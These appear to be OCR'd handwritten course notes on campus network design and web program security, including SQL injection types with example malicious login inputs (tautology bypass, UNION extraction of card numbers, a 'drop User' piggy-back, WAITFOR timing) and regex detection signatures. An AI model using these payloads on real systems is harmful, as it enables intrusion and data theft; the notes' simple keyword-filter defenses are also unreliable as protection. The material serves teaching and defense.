Network design - 10

Adv in domain - 10 } Mobile & Cloud / forensic


Q: Design the n/w for following case study 20m
↳ active, passive components
↳ attacks (types) can be made on server

20/10/23

Campus Wide Network (CWN)

↳ Block Diag
↳ Features of CWN
↳ Loc^n of Departmental Switch
↳ Total Users, Conn^n to Users
↳ Project Lab - Connections


Eg: n/w for VJTI




↳ components involved
↳ Optimal connection

} specificat^n & details X not in syllabus


Routers





- Router → Ports
- DS → Ports
- ES → Ports

Switch




↳ A n/w cable connects a Routes to a Departmental Switch

↳ A switch contains sockets or ports
↳ We've to decide the specifications


* Active component.
  ↳ Router, DS, ES (Edge Switch)

Passive Components
↳ RJ45 connector
↳ Cat 6 cable
↳ Fibre Optic Cable
↳ Other components

Network Design





Q: Illustrate Active & Passive components




To find the no. of PCs connected to ports, so we'll find the ACs or opt for a AC with large no. of ports

Connectivity from AS to DS & to Core Switch




VSNL
Router
Firewall
DB server
App server
Web server
Mail server
Ethernet Port
since 7 ports, so 7 dipts can be connected
L3
core switch
Fiber cable
L2
DSPT switch
Ethernet Port
used for Uplink it to connect DS to ES
L2
C1
C2
C23
24
25
Uplink
Indus
Fiber connector coupler
core switch
3m fiber optic patch cord sc-sc & sc-lc
Fiber Optic Patch Panel
Master LIU
Only one master LIU
Fiber optic cable 6 core
Fiber Optic Patch Panel
slave LIU
Fiber Patch cord 3m sc-sc & sc-lc
DS
connector
Only 8 LIU

24 computers can be connected through one edge switch, & one patch panel



No. of PCs to be connected → No. of RJs
→ No. of ifo outlet


Req^s	Model	
# Wireless access points		
→ Outdoor wireless AP	Cisco 1300	
→ Indoor " "	Cisco 1100	
→ Outdoor antenna	Cisco PI	
Hardware Firewalls	Model Cisco ASA 5500	Nortel 5000 Series Firewall
Routers	Cisco 2821 series	Nortel 5000 Series Routers
Network Monitoring Software	Cisco LMS V2.5	Brand Nortel
NAV	Hp Proliant	Tanberg

Schedule (Passive Network Components
(Usually for indoor - Dlink outdoor - Cisco)

→ CAT 6 cable Boxes
→ Fibre Cable 6 core Multimode indoor/outdoor cable, 50 micron, flexible, jacketed cable with higher pulling strength
→ Patch cord 3ft/1m
→ Patch cord 7 ft/2m
→ Single info Outlets
→ Patch Panel 24 ports
→ Fibre patch cords 3m length SC-SC & SC-LC

Given in pdf

→ connectors: LC
→ connectors: SC
→ Fiber SC Adapters
→ LIU
→ 42 U Rack (S Rack
→ 9 U Wall Mount ~~Rack~~ Rack (DS)
→ 12 U Wall Mount Rack (Edge switch)
→ ~~UPS~~ UPS system 1. 1.5 KVA
2. 5 KVA



Case study

LAN Extension over copper along with Routing

Given in pdf

Client: Western Railways, Mumbai

Customer req:

The Railway office in Dadar needed to connect to office in Mumbai central at a distance of nearly 6 KMs, which was having Internet facility. Mumbai Central Railway office was in turn connected to CCG Railway office thru Fibre Backbone for Internet connectivity

Western Railway wanted the connectivity b/w Dadar

Q:- Given URL

27/10/23

Program Security

To provide defense mechanism to the website

Q) Given a website.

1) How can you test the web appl^n security of website?
2) Mention what threat can be avoided by having unique usernames produced with a high degree of entropy?
3) Mention what happens when an appl^n takes user inputted data & sends it to a web browser w/o proper validat^n & sanitizy
4) Mention what flaw arises from session tokens having poor randomness across a range of values.
5) Exp what threat arises from not flagging HTTP cookies with tokens as secure?
6) Mention what is the threat you are exposed to if you do not verify authorizat^n of user for direct references to restricted resources?
7) Exp what Access control Violat^n threat arises from not flagging HTTP cookies with tokens as secure.
8) Name the attack technique that implement a user's session credential or session ID to an explicit value

Secure Web Life Cycle

1) Give threat Modelling of this website?
2) Give secure design of this website
3) Give secure implementation of website? (defense mechanism of owasp top 10 - alyos or ~~esapi~~ esapi framework

For given case study, apply secure software life cycle

* In program security we see the attacks & which set is applicable to it

eg of Data I/p


i/p prompt Name	Type of i/p
→ os passwd prompt	OR login id & password
→ App prompt	App that you want to start
→ URL box	website addr u wanna visit
→ Search bar	search on term you wanna perform as a
→ Online DB form	Record to be retrieved from e-database

website w/o security Ex Top 10 attacks PL + OS + C + DB	website with security (Bypass)

Q: Which set of TTA is related to which attack

→ A3, A3A, A4, A5, A6, A7

SQL Inject



first identify the programming lang & their weakness, then do the attack

what is the injict° attack impact

SQL (5types) Tautology

Cross site scripting → 3types

} their impact, defense mech can be asked

Query written in code for login (passwd

select * from user where username = 'a' or 'a' = 'a' and password = 'a' or 'a' = 'a';

here username ⇒ a' or 'a' = 'a'
& passwd

SQL Injict° Att can be made if the foll elements are allowed in i/p fld

→ elements:
alphanumeric
comment mark
Logical operator. ...
→ Quotat°
comparison
SQL or UNION keyword
White space
Bracket

Q1. What is impact of malicious sql injection by attacker on web site? Illustrate with sql & xss injections?

Q2. Give defense mechanism for sql and xss injn?

Elements & expression of signature (Impedit)

↳ Usually attacker injects malicious sql thru either i/p forms on web app or via URL header

Impact (SQL)

↳ Web page Form Acc & URL Header

1) Tautology Query attk injects a piece of malicious code into one or more conditional stmts so that they always evaluate to true & gen the results acc to evaluated true cond^n

↳ Incident ∈ {Tautology Query Submit}

$SIG_{T3,T2} \in \{ /[''''] \backslash s + (OR) \backslash s + \backslash w + \backslash s * ([=<>]|[<>]) =) \backslash s * \backslash w + \backslash - \backslash - /i \}$

Impact of taut. query:

↳ Bypass Auth^n

↳ Info retrieval

$SIG_{R,T3} \in \{ SIG_{BA}, SIG_{IR} \}$

10m

2) Logical

This

the

into th

The

extract

3) Union

This

follow

Impact

&

4) Piggy

In

injn^

Incid

SIG

In

5) Timing

The

result

In

S

(10m) w.r.t to each query
→ Impact → sig nature
→ Incident → eg

2) Logically incorrect query
This attack is the attacker intent to obtain the error feedback msg by injecting incorrect cmd into the db.
The db structure & type info can be extracted acc to error msg

3) Union query
This attack is to inject UNION keyword following with SELECT query statement

Impact ∈ { Info Retrieval, Bypass Auth }
$

4) Piggy Backed Query:
In this attack, the query be exploited by inject'g additional queries after orginal one

Incident ∈ { Piggy-Backed query stmt }
~~STC PB3, PB2~~ ∈ { Info retrieval, info modificat' & DOS attack
In this data can be inserted

5) Timing Inference Query
The inference attack implemented acc to obtained result from a true or false value/ abt data
Incident ∈ { Timing Inference query stmt }
SI C 7 7 3 7 12 ∈ { /(WAIT FOR) \s+\d+/i }
∈ { Info Retrieval, Info Modificat' & Identify DB Schema }

1) I/p from form
login -
password - abc' or '1' = '1

resulted query:
select * from User where login = '' and passwd = 'abc' or '1' = '1';

prevent?

filter out 'or 1 = 1' word in login & password field by regex. After submitting

2) i/p from form:
Login = '' union select card No from Credit cards where acct No = 7032 -
passwd = and

Res query

Select * from Usr where login = '' union select card No from Credit cards where accNo = 7032 -
Password = and

Prevent
if (login.length >15)
{ alert ("The password have no more than 10 chars");
submit ok = false
}

from

3) i/p : form
Login = ''
Passwd = '' ; drop User

Resulted query:

Select from User where Login='' and password = ''; drop User;

Prevent:
Filter out semicolons(;)

4) Login = ''
password = convert (int, select top 1 name from sysobjects where xtype = 'U'));

prevent
restrict func's as part of i/p. In form validat° write proper rule for restrict° of function in i/p.

5) Login = 'legaluser' and ASCII (substring ((select top 1 name sysobjects), 1,1))> x WAITFOR 10 - - '
passwd = '';

prevent:
filter special char / donot allow func execut°

11 Current Info Security Approaches

1. Pro-active Protect°
   eg: firewall, IDS, etc
   ⇒ current approaches mainly adopt the pro-active protection hardware or software.

2.

10 m) Dev of secure IS
Each Q1. How shud an IS b developed in order to be secure? PL vulnerabilities like Java or DBMS weakness, ESAPI framework or Java network program

Acc to IS
Q: How can ppl acc to info b controlled?
(Acc control by DBMS, OS, Implementat° strategy - viz & authorizat°)

Secure comm°.


Q3: How can secure comm b/w ppl & enforced?
(TCP/IP OR CRYPTOGRAPHY)
Security mgmt: How info can b secured
(OID mechanism)

Model of SLC process for secure I/O systems consist of

- ↳ Comprehensive set of tasks
- ↳ List of ISO standards underlying the task
- ↳ Regulations

1] Comprehensive set of tasks
↳ Managing doc & preparing secure software
↳

Applying security in product life cycle



Security Fx

Router Table → No. of PS, AS, components LIU
(Summary) : for each dept
along with design.
dist (if t) ⇒ length of cable

For preparing the
bill of material

symbols u

Case study for Secure Program: ATM, CARD, PIN, Money Withdrawal.

Formulated abuser story corr to given threat

↳ Threats related to ATM may be: surfing, skimming means identity theft (stealing personal info, such as credit card nos. or login creds), DOS, MITM, phishing, & traffic analysis

→ Our assets are money & user's secret info corr to their card no. & user identity

↳ During an ATM attack abuser wants to obtain pin no. of abuser to get authority

Abuser Story

An unauthorized user captures 'identification' & authentication' of authorized user for stealing money when authorized user taking out money from his acct using ATM Machine. It can be mitigated by protecting secret info.

Symbols used: user

Diag. in pic

Defense use

↳ Enforcing strong pin — restrict unauthrzd acc of amt from brute force attk (book partial program)

→ Privacy enhanced protocols → provide assurance from getting denied on for any type of info disclosure, thus provide protection from getting denied on forged ATM card

→ Protecting secret data
→ By encrypting info.

This misuse can may lead to new vulnerabilities
↳ encrypt^n schema applied in sys can be guessed by malicious user
↳ Encrypt^n algo can be hacked by insider
↳ Encry software gets destroyed

Q: How will provide Defense mech — 10M

10M Q:

Phase 3: Secure code implementation: During phase implementation of security reqt & its countermeasures is performed in same way as other reqt during dev.

↳ Secure algos against top 10 attacks implemented

Phase 4 Secure Testing: should be done constantly & effectively

Phase 5: Secure deployment:

~~Exp Program~~

* Threat Modelling
(gen format)

Phases	~~Phases~~	Threats
Analysis		↳ Business goals eg: allowing 24 hrs banking via web can yield DOS ↳ System boundary assessment: Every legitimate system entry or exit pt is a threat as well as other possibly illegitimate access pts to a system! ↳ analysis on abuse of privileges by insiders
Design		Input Validation: BOF, XSS, SQL IA, canonicalization
OS		Authentication: N/w eavesdropping, bf attacks, dictionary attacks, cookies replay, credential theft Authorization: Elevation of privileges, disclosure of confidential data, data tampering, luring attks, request chest.

10M Q: Exp program security or apply secure software life cycle on the following case study: ⇒ Threat modelling.

Configuration mgmt: Unauthorized access to admin interfaces over privileged process & service accts

Sensitive mgmt: acc to sensitive data in storage, n/w eavesdropping, data tampering

Session mgmt: session hijacking, session replay, MITM

Cryptography: Poor key generation or key mgmt, use of custom encryption

